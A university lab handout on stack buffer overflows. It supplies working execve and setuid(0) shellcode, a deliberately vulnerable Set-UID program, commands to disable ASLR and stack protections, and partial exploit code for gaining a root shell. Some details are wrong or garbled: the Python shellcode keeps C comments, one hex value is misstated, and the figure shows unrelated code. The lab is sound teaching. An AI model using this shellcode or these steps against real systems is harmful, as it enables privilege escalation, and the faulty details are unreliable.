Lab 4: Buffer overflow

Purpose

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Shellcode
- Address randomization, Non-executable stack, and StackGuard

Preparations: Turning Off Countermeasures

Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them one by one, and see whether our attack can still be successful.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called *Stack- Guard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. We can disable this protection during the compilation using the *-fno-stack-protector* option. For example, to compile a program example.c with StackGuard disabled, we can do the following:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack -o test test.c
For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

Configuring /bin/sh. In Ubuntu 20.04 VM, the /bin/sh symbolic link points to the /bin/dash shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 20.04 has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 20.04 VM. We use the following commands to link /bin/sh to zsh:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Task 1: Running Shellcode

Before starting the attack, let us get familiar with the shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode64.c */
/* You can get this program from the lab's website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x48\x31\xc0"                              /* Line  1: xor rax,rax   */
    "\x50"                                      /* Line  2: push rax      */
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68"  /* Line  3: mov rbx,
                                                     0x68732f2f6e69622f   */
    "\x53"                                      /* Line  4: push rbx      */
    "\x54"                                      /* Line  5: push rsp      */
    "\x5f"                                      /* Line  6: pop rdi       */
    "\x48\x31\xf6"                              /* Line  7: xor rsi, rsi  */
    "\x48\x31\xd2"                              /* Line  8: xor rdx, rdx  */
    "\xb0\x3b"                                  /* Line  9: mov al, 0x3b  */
    "\x0f\x05"                                  /* Line 10: syscall       */
    ;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Compile the code above using the following *gcc* command. Run the program and describe your obervations. Please do not forget to use the *execstack* option, which allows code to be executed from the stack; without this option, the program will fail.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

The shellcode above invokes the *execve()* system call to execute */bin/sh*. A few places in this shellcode are worth mentioning. First, the third instruction (Line 3) places *"/bin//sh"*, rather than "/sh" into the RAX register. This is because we need a 64-bit number here, and *"/bin/sh"* has only 56 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. The NULL terminator is placed on the stack on Line 2. Second, the RAX register is stored on stack (Line 4), because we need to assign an address for this string. The address of string is also placed on stack (Line 5). This is because *execve()* requires it in its first argument (argument *name[0]* in the code above) . Since the code does not rely on *argv* and *envp*, we pass NULL for these two *execve()* arguments in Line 7 and 8. Third, the system call *execve()* is called when we set register AL to 59 (0x3b) ,and execute "*syscall*".

```c
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function *bof().* The original input can have a maximum length of 400 bytes, but the buffer in *bof()* is only 100 bytes long, which is less than 400. Because *strcpy()* does not check boundaries, buffer overflow will occur. Since this program is a root-owned Set-UID program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called *badfile*. This file is under users' control. Now, our objective is to create the contents for *badfile*, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Compilation. To compile the above vulnerable program, do not forget to turn off the StackGuard and the non-executable stack protections using the *-fno-stack-protector* and"*-z execstack*"options. If you compile for an x86-32 architecture, do not forget to use the -m32 switch. After the compilation, we need to make the program a root-owned Set-UID program. We can achieve this by first change the ownership of the program to root, and then change the permission to 4755 to enable the Set-UID bit. It should be noted that changing ownership must be done before turning on the Set-UID bit, because ownership change will cause the Set-UID bit to be turned off.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Task 2: Exploiting the vulnerability

You can choose if will create a 64-bit exploit or a 32-bit exploit. A 64-bit exploit is a little more difficult because stack addresses contain zero bytes in the two most significant bytes (for example, 0x00007fffff0abb33). This will cause *strcpy()* to truncate the input string, rendering your exploit useless. There are two options to addres this scenario. You can “cheat” and replace the *strcpy()* call with *memcpy(buffer, str, 400)*. The *memcpy()* function will copy 400 characters to the destination, disregarding the contents. The other option is to be a real hacker and find a way to skip the zeroes in the input (HINT: look at the addresses in the text section of the program, while the program is running). Suggested path to hacker glory is: 1) start with a 32-bit exploit, 2) “cheat” and create a 64-bit exploit, and 3) do the 64-bit exploit without cheating. However, to pass the lab you only need to succeed in only one of the three ways mentioned here.

The shellcode below shown in the code snippets below is 64-bit. If you want to construct a 32-bit exploit you need to replace it 32-bit shellcode (see the lab folder inside the VM).

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for badfile. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x48\x31\xc0"                              /* Line  1: xor rax,rax   */
    "\x50"                                      /* Line  2: push rax      */
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68"  /* Line  3: mov rbx,
                                                                    0x68732f2f6e69622f   */
    "\x53"                                                     /* Line  4: push rbx      */
    "\x54"                                                     /* Line  5: push rsp      */
    "\x5f"                                                     /* Line  6: pop rdi       */
    "\x48\x31\xf6"                                             /* Line  7: xor rsi, rsi */
    "\x48\x31\xd2"                                             /* Line  8: xor rdx, rdx */
    "\xb0\x3b"                                                 /* Line  9: mov al, 0x3b */
    "\x0f\x05"                                                 /* Line 10: syscall       */
    ;

void main(int argc, char **argv)
{
    char buffer[400];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 400);
    /* You need to fill the buffer with appropriate contents here */
  /* ... Put your code here ... */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 400, 1, badfile); f
    close(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for badfile. Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program *exploit.c*, which generates the *badfile*, can be compiled with the default StackGuard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in *stack.c*, which is compiled with the StackGuard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit // create the badfile
$./stack // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as Set-UID root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you can run the following program to turn the real user id to root. This way, you will have a real root process, which is more powerful.

```
void main()
{
   setuid(0);
   system("/bin/sh");
}
```

In case of the shellcode above, you would need call *setuid(0)* from assembly code.

Python Version. For students who are more familiar with Python than C, we have provided a Python version of the above C code. The program is called exploit.py, which can be downloaded from the lab's website. Students need to replace some of the values in the code with the correct ones.

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x48\x31\xc0"                              /* Line  1: xor rax,rax   */
    "\x50"                                      /* Line  2: push rax      */
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68"  /* Line  3: mov rbx,
                                                       0x68732f2f6e69622f  */
    "\x53"                                      /* Line  4: push rbx      */
    "\x54"                                      /* Line  5: push rsp      */
    "\x5f"                                      /* Line  6: pop rdi       */
    "\x48\x31\xf6"                              /* Line  7: xor rsi, rsi */
    "\x48\x31\xd2"                              /* Line  8: xor rdx, rdx */
    "\xb0\x3b"                                  /* Line  9: mov al, 0x3b */
    "\x0f\x05"                                  /* Line 10: syscall       */
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(400))

# You need to fill the buffer with appropriate contents here
# ... Put your code here ...
# Save the contents to the file "badfile"

# Useful: if ret contain a numerical value (like an address)
# (ret).to_bytes(8,byteorder='little') will converted to little-endian

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Task 3: Defeating **dash**'s Countermeasure

As we have explained before, the dash shell in Ubuntu 20.04 drops privileges when it detects that the effective UID does not equal to the real UID. This can be observed from dash program's changelog. We can see an additional check in the *if()* line, which compares real and effective user/group IDs.

```
// https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
// main() function in main.c has following changes:
```

```
++ uid = getuid(); ++ gid = getgid();
++ /*
++ * To limit bogus system(3) or popen(3) calls in setuid binaries,
++ * require -p flag to work in this situation.
++ */
++ if (!pflag && (uid != geteuid() || gid != getegid())) { 
++ setuid(uid);
++         setgid(gid);
++ /* PS1 might need to be changed accordingly. */
++ choose_ps1();
++ }
```

The countermeasure implemented in dash can be defeated. One approach is not to invoke */bin/sh* in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as *zsh* to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking *setuid(0)* before executing *execve()* in the shellcode. In this task, we will use this approach. We will first change the */bin/sh* symbolic link, so it points back to */bin/dash*:

```
$ sudo ln -sf /bin/dash /bin/sh
```

To see how the countermeasure in dash works and how to defeat it using the system call *setuid(0),* we write the following C program. We first comment out the *setuid()* line and run the program as a Set-UID program (the owner should be root); please describe your observations. We then uncomment the *setuid()* line and run the program again; please describe your observations.

```c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char *argv[2]; argv[0] = "/bin/sh";
    argv[1] = NULL;
    // setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned Set-UID program):

```
$ gcc dash_shell_test.c -o dash_shell_test $ sudo chown root
dash_shell_test
$ sudo chmod 4755 dash_shell_test
```


From the above experiment, we will see that *seuid(0)* makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke *execve()*.

```
const char code[] =
    "\x48\x31\xc0"                              /* Line  1: xor rax,rax   */
    "\x48\x31\xff"                              /* Line  2: xor rdi,di    */
    "\x48\x31\xf6"                              /* Line  3: xor rsi,rsi   */
    "\xb0\x69"                                  /* Line  4: mov al, 0x69 */
    "\x0f\x05"                                  /* Line  5: syscall       */
    "\x48\x31\xc0"                              /* Line  6: xor rax,rax   */
    "\x50"                                      /* Line  7: push rax      */
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68"  /* Line  8: mov rbx,
                                                     0x68732f2f6e69622f   */
    "\x53"                                      /* Line  9: push rbx      */
    "\x54"                                      /* Line 10: push rsp      */
    "\x5f"                                      /* Line 11: pop rdi       */
    "\x48\x31\xf6"                              /* Line 12: xor rsi, rsi */
    "\x48\x31\xd2"                              /* Line 13: xor rdx, rdx */
    "\xb0\x3b"                                  /* Line 14: mov al, 0x3b */
    "\x0f\x05"                                  /* Line 15: syscall       */
    ;
```

The updated shellcode adds 5 instructions: line 1—3 clear RAX, RDI and RSI, line 4 sets AL to 105 (0xd5) which is *setuid()*'s system call number), and line 5 executes the system call. Using this shellcode, we can attempt the attack on the vulnerable program when */bin/sh* is linked to /bin/dash. Using the above shellcode to modify *exploit.c* or *exploit.py*; try the attack from Task 2 again and see if you can get a root shell. Please describe and explain your results.

Guidelines

Stack Layout. We can load the shellcode into badfile, but it will not be executed because our instruc- tion pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when the execution enters a function. Figure 1 gives an example of stack layout during a function invocation.



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


int check_auth(char* password)
{
  char password_buffer[200];
  int auth_flag = 0;

  strcpy(password_buffer, password);

  if (strcmp(password_buffer, "boss") == 0)
    auth_flag = 1;
  if (strcmp(password_buffer, "manager") == 0)
    auth_flag = 1;

  return auth_flag;
}
```

```
int main(int argc, char *argv[])
{

 if (argc < 2)
 {
   printf("Usage: %s <password>\n", argv[0]);
   exit(0);
 }


 if (check_auth(argv[1]))
 {
   printf("\n============================\n");
   printf("       Access Granted    \n");
   printf("============================\n");
 }
 else
 {
   printf("\nAccess DENIED.\n");
 }
}
```

Figure 1: Stack layout

Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of *password_buffer[]* array, we can calculate where the return address is stored. Since the vulnerable program is a Set-UID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a Set-UID program). In the debugger, you can figure out the address of *password_buffer[]*, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of *password_buffer[]*. The address of *password_buffer[]* may be slightly different when you run the Set-UID copy, instead of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address (when ASLR is not used).
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of *password_buffer[],* you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code, as shown in Figure 1; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code.

Storing a long integer in a buffer in C: In your exploit program (the C version), you might need to store an long integer (4 bytes for x86-32 and 8 bytes for x86-64) into an buffer starting at *buffer[i]*. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at *buffer[i]* (i.e., *buffer[i]* to *buffer[i+3]*). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the *buffer+i* into an long pointer, and then assign the integer. The following code shows how to assign an long integer to a buffer starting at *buffer[i]*:

```
char buffer[20];
long addr = 0xFFEEDD88;
long *ptr = (long *) (buffer + i); *ptr = addr;
```

Deliverables

Short report (3-6 A4 pages) summarizing the outcome of each task, how you solve it (if solution not already provided in the task description), and answers to task questions (if any). Feel free to use screenshots in the report, if it makes the explanations easier/more comprehensible. For tasks that require you to write a program, please provide the source code as separated text files (so it can easily be compiled for verification).